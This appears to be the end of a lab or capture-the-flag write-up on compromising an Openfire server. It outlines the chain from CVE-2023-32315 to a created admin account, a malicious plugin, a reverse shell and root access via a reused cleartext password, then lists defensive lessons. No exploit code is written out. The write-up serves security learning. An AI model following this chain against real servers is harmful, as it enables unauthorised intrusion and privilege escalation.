cat /root/proof.txt && whoami && ip a && hostname
673d5a3b8870d82b06088246e71d1d87
root
Attack chain
Openfire (9090/9091)  --  admin console 4.7.3
        │  CVE-2023-32315: path traversal -> create admin hugme/HugmeNOW
        │  upload management tool plugin -> Execute command -> reverse shell
        ▼
openfire  (local.txt)
        │  openfire.script leaks mail.smtp.password = OpenFireAtEveryone
        ▼
root  (proof.txt)  [su with OpenFireAtEveryone]
Lessons learned
- Banners can lie; identify by content. nmap tagged the ports as "Apache Hadoop", but the
jive-*headers and the interface revealed Openfire. Do not rely on-sCValone. - A path traversal in setup bypasses authentication. CVE-2023-32315 reached configuration pages without a session, and from there you create an admin. Keeping the service patched (4.7.5+) prevents it.
- Uploading plugins as admin is RCE. An admin panel that accepts arbitrary
.jarfiles grants code execution. Admin access must be protected like a shell account. - Do not store reused secrets in config.
openfire.scripthad the SMTP password in cleartext, and the same one worked for root. Secrets should be unique per service and, ideally, not persisted in plaintext.